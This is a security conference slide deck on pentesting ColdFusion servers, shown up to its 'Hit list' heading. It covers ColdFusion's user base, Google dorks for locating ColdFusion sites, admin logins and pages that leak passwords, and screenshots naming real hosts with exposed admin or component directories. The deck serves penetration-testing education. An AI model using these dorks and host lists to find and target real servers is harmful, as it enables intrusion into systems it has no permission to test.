



ColdFusion for Pentesters



Chris Gates
Carnal0wnage
Lares Consulting


Whoami

- Chris Gates (CG)

- Twitter → carnal0wnage
- Blog → carnal0wnage.attackresearch.com
- Job → Partner/Principal Security Consultant at Lares
- Affiliations → Co-Founder NoVAHackers, wXf, Attack Research, Metasploit Project

- Previous Talks

- From LOW to PWNED
- Attacking Oracle (via web)
- wXf Web eXploitation Framework
- Open Source Information Gathering
- Attacking Oracle (via TNS)
- Client-Side Attacks



Agenda

- What is ColdFusion
- Who uses ColdFusion
- Finding sites running ColdFusion
- Attacking ColdFusion
 - Common vulnerabilities
 - Insta-Shell
 - Gotta work for it
 - Other Stuff
- Post Exploitation
- Defense?



Why This Talk?

- Kept running into ColdFusion on pentests
- Last “pentester” talk on ColdFusion was 2006 at EUsec
 - <http://eusecwest.com/esw06/esw06-davis.pdf>
- Chris Eng’s “Deconstructing ColdFusion” renewed my interest
 - https://media.blackhat.com/bh-us-10/whitepapers/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-wp.pdf
 - https://media.blackhat.com/bh-us-10/presentations/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-slides.pdf
- People in the ColdFusion world take a high level view of security and didn’t want to give up the details on f**king ColdFusion up...had to figure it out myself



What Is ColdFusion?

- CFML = ColdFusion Markup Language
- ColdFusion = Adobe's product that handles CFML page/libs
 - Runs on Windows, Solaris, HP/UX and Linux
 - Apache, IIS, Jrun
- Not the only product that can handle CFML
- Railo, Mura CMS, Open Blue Dragon support CFML



Who Uses ColdFusion?

ADOBE COLDFUSION THRIVING



12,000+ companies (20% increase since 2007)



778,000 developers*



1,089,000 applications



350+ user groups



11,000 downloads per month



Who Uses ColdFusion?

ADOBE COLDFUSION WIDE ADOPTION

Customers

To see who is using ColdFusion, visit www.adobe.com/products/coldfusion/customers/

Automotive

BMW USA
GlobalSpec.com
Goodyear
Jaguar Australia
Michelin

Education

East Carolina University
Georgetown University
George Washington University
Johns Hopkins University
Prometheus
Rhode Island School of Design
Smithsonian
The Wharton School of the
University of Pennsylvania
United States Air Force Academy

Financial services

America First Credit Union
Bank of America
Citigroup
Inmarkets Training, Ltd.
InvestEdge
JP Morgan Chase

Government

City of Davis, California
County of San Diego, Department of Child
Support Services
Department of Homeland Security
DISA / NSA
Environmental Protection Agency
European Commission
Federal Reserve Bank
NASA Goddard Space Flight Center
State of New York
United States Senate
United States Air Force

Healthcare

Blue Cross Blue Shield
Eli Lilly
Mayo Clinic
Mayo Health Systems
Roche Pharmaceuticals
Sloan-Kettering

IT

Amkor Technology
Cisco
eBay
eMCSaatchi
Intuit
McAfee / Foundstone
Siemens
Symantec
192.com

Manufacturing

Boeing
Casio USA
Caterpillar
Honeywell
Logitech
Qualcomm
Scott's Corporation
Xerox

Retail


Allied Office Products
Crayola
eBags
FAO Schwarz
Foot Locker
Hasbro
Moen
New Era Cap Company
Pottery Barn
Simon & Schuster
The Limited
Under Armour

Telecommunications

AT&T
British Telecom
Cingular Wireless
Sprint
Verizon

Travel and leisure

Aspen Skiing Company
Chicago Bears
Dallas Stars
iHotelier
International Speedway Corporation
MySwitzerland.com
New York Giants
One World Alliance
PGA of America
Rugby Football Union
Sandals
United States Olympic Committee



Who Uses ColdFusion?

BIG TEN

Illinois
Indiana
Iowa
Michigan
Michigan State
Minnesota
Nebraska
Northwestern
Ohio State
Penn State
Purdue
Wisconsin

PAC 12

Arizona
ASU
California
Colorado
Oregon
Oregon State
Stanford
UCLA
USC
Utah
Washington
Washington State

ACC

Boston College
Clemson
Duke
Florida State
Georgia Tech
Maryland
Miami
North Carolina
NC State
Virginia Tech
Virginia
Wake Forest

SEC

Alabama
Arkansas
Auburn
Georgia
Florida
Kentucky
LSU
Mississippi State
Ole Miss
South Carolina
Tennessee
Vanderbilt

BIG 12

Baylor
Iowa State
Kansas
~~Kansas State~~
Missouri
Oklahoma
Oklahoma State
Texas
Texas A&M
Texas Tech

IVY LEAGUE

Brown
Columbia
Cornell
Dartmouth
Harvard
Penn (Wharton)
Princeton
Yale




Who Uses ColdFusion [MURA CMS]?



Finding Sites Running ColdFusion

- `inurl:/index.cfm`



The screenshot shows a Google search interface. At the top left is the Google logo. To its right is a search bar containing the text 'inurl:index.cfm' and a blue search button with a magnifying glass icon. Below the search bar, the word 'Search' is displayed in red. A red rectangular box highlights the text 'About 751,000,000 results (0.29 seconds)'. On the left side, there is a vertical navigation menu with links for 'Everything', 'Images', 'Maps', 'Videos', 'News', 'Shopping', and 'More'. Below this menu, there are sections for 'Manassas, VA' (with a 'Change location' link) and 'All results'. The main content area on the right displays search results. The first result is titled 'Solar System Exploration: Planets' with a URL 'solarsystem.nasa.gov/planets/index.cfm' and a snippet starting with '5 days ago - From our small world we have gazed upon the cosmic ocean for thousands of years. Ancient astronomers observed points of light that ...'. The second result is titled 'State Information/U.S. Department of Housing and Urban ...' with a URL 'www.hud.gov/local/index.cfm' and a snippet listing various roles like 'Center for Faith-based and Neighborhood Partnerships'. The third result is titled 'ARTSCAPE 2012 :: INDEX.CFM' with a URL 'www.artscape.org/index.cfm' and a snippet about an arts festival. The fourth result is titled 'Boeing Orders & Deliveries - Boeing - The Boeing Company' with a URL 'active.boeing.com/commercial/orders/index.cfm'. The fifth result is titled 'Federal Tax Credits for Energy Efficiency : ENERGY STAR' with a URL 'www.energystar.gov/index.cfm?c=tax_credits.tx_index' and a snippet about tax credits. The sixth result is titled 'Cisco Jobs - Apply2jobs' with a URL 'www.cisco.apply2jobs.com/index.cfm'. At the bottom, a partial result for 'Contact Me - United States Senator Denny Murray' is visible.




Finding Sites Running ColdFusion

- Who doesn't love Google Dorks...
- filetype:cfm "cfapplication name" password
- inurl:login.cfm
- intitle:"Error Occurred" "The error occurred in"
filetype:cfm
- intitle:"ColdFusion Administrator Login"
- intitle:"Index of" cfide



Finding Sites Running ColdFusion

- `inurl:/CFIDE/componentutils/`



Google

inurl:/CFIDE/componentutils/

Search

Page 2 of about 4,630 results (0.25 seconds)

Everything

Images

Maps

Videos

News

Shopping

More

Manassas, VA
Change location

Show search tools

[Index of /CFIDE/componentutils](#)
www.lehighvalleyscore.org/CFIDE/componentutils/
Index of /CFIDE/componentutils. Icon Name Last modified Size Description. [DIR] Parent Directory - [TXT] Application.cfm 02-Apr-2009 02:20 2.4K [TXT] ...


[Index of /cfide/componentutils](#)
www.witte-lastrup.com/cfide/componentutils/
Name · Last modified · Size · Description. [DIR], Parent Directory, -, [], Application.cfm, 10-Sep-2009 14:08, 2.4K. [], _component_cfcToHTML.cfm, 10-Sep-2009 ...

[Index of /CFIDE/componentutils](#)
www.historicbethlehem.org/CFIDE/componentutils/
Index of /CFIDE/componentutils. [ICO], Name · Last modified · Size · Description. [DIR], Parent Directory, -, [TXT], Application.cfm, 02-Apr-2009 02:20, 2.4K. [TXT] ...

[www.chelandouglastrends.ewu.edu - /CFIDE/componentutils/](#)
www.chelandouglastrends.ewu.edu/CFIDE/componentutils/
www.chelandouglastrends.ewu.edu - /CFIDE/componentutils/. [To Parent Directory]
Thursday, September 10, 2009 4:08 AM 8855 _component_cfcToHTML.cfm ...

[Index of /cfide/componentutils](#)
www.hclib.org/cfide/componentutils/
Index of /cfide/componentutils. Icon Name Last modified Size Description. [DIR] Parent Directory - [TXT] Application.cfm 17-Apr-2008 09:14 2.4K [TXT] ...

[boe.allconet.org - /CFIDE/componentutils/](#)
boe.allconet.org/CFIDE/componentutils/
boe.allconet.org - /CFIDE/componentutils/. [To Parent Directory] Wednesday, July 11, 2007 12:30 PM 8560 _component_cfcToHTML.cfm. Wednesday, July 11 ...



Finding Sites Running ColdFusion

- `inurl:/CFIDE/componentutils/` (Find misconfigured servers)

`/CFIDE/componentutils/`

[\[To Parent Directory\]](#)

Thursday, September 10, 2009	4:08 AM	8855	component cfcToHTML.cfm
Thursday, September 10, 2009	4:08 AM	2643	component cfcToMCDL.cfm
Thursday, September 10, 2009	4:08 AM	462	component style.cfm
Thursday, September 10, 2009	4:08 AM	7247	component utils.cfm
Thursday, September 10, 2009	4:08 AM	2477	Application.cfm
Thursday, September 10, 2009	4:08 AM	11619	cfcexplorer.cfc
Thursday, September 10, 2009	4:08 AM	6114	cfcexplorer utils.cfm
Thursday, September 10, 2009	4:08 AM	1215	componentdetail.cfm
Thursday, September 10, 2009	4:08 AM	629	componentdoc.cfm
Thursday, September 10, 2009	4:08 AM	1212	componentlist.cfm
Sunday, February 14, 2010	4:03 PM	<dir>	gatewaymenu
Thursday, September 10, 2009	4:07 AM	21180	login.cfm
Thursday, September 10, 2009	4:08 AM	1286	packagelist.cfm
Thursday, September 10, 2009	4:08 AM	1180	utils.cfc



Finding Sites Running ColdFusion

- <http://www.gotcfm.com/thelist.cfm>

The screenshot shows a web browser window with the URL www.gotcfm.com/thelist.cfm?s=P. The page title is "GotCFM?com" and it features an "amazon.com Wish List" button. The main content is titled "The List of CF-Powered Sites" and includes a paragraph of text, a list of items to be removed, and a table of sites.

GotCFM?com
Home | [Ways to Promote CF](#) | [The List of Sites](#) | [About GotCFM.com](#) | [Contact Me](#)

The List of CF-Powered Sites

I truly hope to see this list grow by leaps and bounds. We need the development community to see that CFML is being used everywhere, everyday for all types of industries.

If you see a site that is suspicious, please let me know and I will get rid of it. Also, I am moderating this list to prevent the following:

- Bogus websites
- Spam
- Sites that contain any type of inappropriate content such as sexual acts, racism, hate-groups, illegal porn and that sort of stuff

These types of sites will *NOT* be accepted at all. I'm very lenient in terms of which CF sites are included into the list but reserve the right to *NOT* add or completely remove a site if they fall into any of the categories above.

"The List" - 1889 sites added since 2/26/2007

Export List to: [CSV](#) | [PDF](#)

Category:

1 | 2 | 4 | 6 | A | B | C | D | E | F | G | H | I | J | K | L | M | N | O | P | Q | R | S | T | U | V | W | X | Y | Z |

Site	Running	Description
	P	
P&O Cruises Australia	ColdFusion MX 7.x	The largest luxury cruise ship holiday site in Australia.
Pace University	ColdFusion 5.x	Pace university website
Pacific Union GMAC Real Estate	ColdFusion MX 7.x	San Francisco real estate web site.
Pacifica Resources Ltd.	ColdFusion MX 7.x	Pacifica Resources Ltd. was formed in December 2004 from the reorganization of Expatriate Resources Ltd. to advance exploration of properties acquired from Expatriate. Four of Pacifica's properties have resources or discoveries that provide high potential for advancement to development: Selwyn Project, Yukon; Yava Project, Nunavut; Blue Moon deposit, California and Islena, Chile. These properties provide Pacifica strong leverage to zinc, lead, copper and silver prices.
PAD Website Solutions	ColdFusion MX 7.x	Website builder and content management solution - A professional Internet presence for business.
Pagan Veterans Headstone Campaign	ColdFusion MX 7.x	Site for the fight to get the VA to allow pagan symbols on veteran



Finding Sites Running ColdFusion

- Delicious 😊

The screenshot shows the Delicious bookmark manager interface. At the top, there is a search bar containing the text "ColdFusion Administrator Login" and a search icon. To the right of the search bar are links for "Sign In" and "Join". Below the search bar, the text "Sign in to search your stacks and links" is displayed. The main content area is titled "Links" and shows "5 Results - view all". The results are listed in a table-like format with five entries, each for "ColdFusion Administrator Login". Each entry includes the number of saves, the URL, and a list of tags. The tags for the first result are: Bookmarks bar, Bookmarks Import+, coldfusion, ColdfusionAdmin, culture_create, importedff, life, surveybrain, and web. The tags for the second result are: ColdFusion Administrator Login, From Internet Explorer, From Safari, and imported 7/17/09. The tags for the third result are: From Internet Explorer, From Safari, imported 7/17/09, and MABUG. The tags for the fourth result are: Bookmarks bar, Bookmarks Import+, ColdfusionAdmin, and importedff. The fifth result has a Macromedia ColdFusion logo and no tags. To the right of the results is a "RELATED TAGS" section with a list of tags: from safari, bookmarks import+, importedff, imported 7/17/09, bookmarks bar, coldfusionadmin, from internet explorer, coldfusion administrator login, web, life, mabug, surveybrain, culture_create, and coldfusion.

Delicious

ColdFusion Administrator Login

Sign In Join

Sign in to search your stacks and links

Links

5 Results - view all

RELATED TAGS

- from safari
- bookmarks import+
- importedff
- imported 7/17/09
- bookmarks bar
- coldfusionadmin
- from internet explorer
- coldfusion administrator login
- web
- life
- mabug
- surveybrain
- culture_create
- coldfusion

ColdFusion Administrator Login
3 saves <http://127.0.0.1:8500/CFIDE/administrator/index.cfm>
Bookmarks bar Bookmarks Import+ coldfusion ColdfusionAdmin culture_create importedff life surveybrain web

ColdFusion Administrator Login
1 save <http://cmsdev.richmond.edu/CFIDE/administrator/index.cfm>
ColdFusion Administrator Login From Internet Explorer From Safari imported 7/17/09

ColdFusion Administrator Login
1 save <http://cmsdev.richmond.edu/CFIDE/administrator/>
From Internet Explorer From Safari imported 7/17/09 MABUG


ColdFusion Administrator Login
1 save <http://k98.nu.edu/CFIDE/administrator/index.cfm>
Bookmarks bar Bookmarks Import+ ColdfusionAdmin importedff

ColdFusion Administrator Login
1 save <http://pgcs-tpa.com/cfide/administrator/>
macromedia COLD FUSION



ColdFusion Hit list

- ColdFusion 5



